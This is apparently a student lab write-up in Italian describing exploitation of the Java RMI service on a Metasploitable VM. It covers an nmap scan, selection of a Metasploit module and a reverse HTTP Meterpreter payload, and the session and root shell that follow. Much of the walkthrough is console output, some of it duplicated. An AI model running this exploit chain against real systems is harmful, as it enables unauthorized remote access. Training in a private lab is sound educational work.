
EXPLOIT JAVA RMI


L'esercitazione di oggi consisteva nell'attaccare la nostra macchina target (**Metaspoitable**) tramite la vulnerabilità segnalata **Java RMI.**

FASE 1

Nella prima fase abbiamo modificato i nostri laboratori come ricchiesto. (**sudo nano /etc/network/interfaces**)
IP KALI- 192.168.11.111
IP META- 192.168.11.112




Una volta impostate le macchine abbiamo effettuato una scansione preliminare con **nmap** sulla parta indicata. Il risultato mostra la porta aperta e il servizio attivo (**nmap –p 1099 –T5 182.168.11.112**)



FASE 2

Nelle seconda fase abbiamo preparato il nostro attacco con metasploit. Usiamo il comando **msfconsole** per lanciarlo. Una volta aperto iniziamo la ricerca del nostro exploit.

Tramte **search java rmi** possiamo restringere il campo di ricerca, mostrando a schermo solo gli exploit per questo determinato servizio



Scegliamo il nostro exploit tra quelli presenti. In questo caso ho usato il numero 4. Tramite il comando **use 4** lo selezioniamo

```
msf6 exploit(multi/misc/java_rmi_server) > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   11  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/totaljs_cms_widget_exec

msf6 exploit(multi/misc/java_rmi_server) > use 4
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                                normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                             normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                              normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                          normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                         normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                           normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                    normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                                 normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                                 normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                         normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                        normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

```
   0   Generic (Java Payload)


msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show payloads
```

con set rhosts inseriamo come remote host metaspoitable

Impostato il target iniziamo con la ricerca del nostro payload. Tramite show payloads

```
kali@kali: ~
File  Actions  Edit  View  Help
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   11  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/totaljs_cms_widget_exec

msf6 exploit(multi/misc/java_rmi_server) > use 4
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                                normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                             normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                              normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                          normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                         normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                           normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                    normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                                 normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                                 normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                         normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                        normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 7
payload => java/meterpreter/reverse_http
```


Scegliamo il payload con il comando **set payload 7 *.** Lanciamo il nostro attacco con il comando **run**

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started HTTP reverse handler on http://192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/HF0hrxiH
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Staging java payload (59362 bytes) ...
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: lvm2acvl) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 127.0.0.1) at 2022-12-09 04:04:23 -0500

meterpreter > ifconfig
```

Una volta completato l'exploit e aver iniettato il payload ci ritrviamo in una sessione di meterpreter. Da qui ricerchiamo tramite **ifconfig**, la configurazione di rete e con il comando **route** le impostazioni di routing del nostro bersaglio



Per un'ulteriore conferma di essere entrati con i privilegi giusti (root) lanciamo il comando **shell**, proprio per aprire una sessione shell.

***** La scelta del payload è dovuta alle info date da msfconsole **"Questo modulo sfrutta la configurazione predefinita dei servizi RMI e dei servizi di attivazione RMI, che permettono di caricare classi da qualsiasi URL remoto (HTTP) […] Si noti che non funziona con le porte JMX (Java Management Extension), poiché queste non supportano il caricamento remoto delle classi."** Quello utilizzato di default utilizza Java che restituiva un errore. Così ho optato per un payload che sfruttava una vulnerabilità http creando una reversse connection (Target => Attaccante)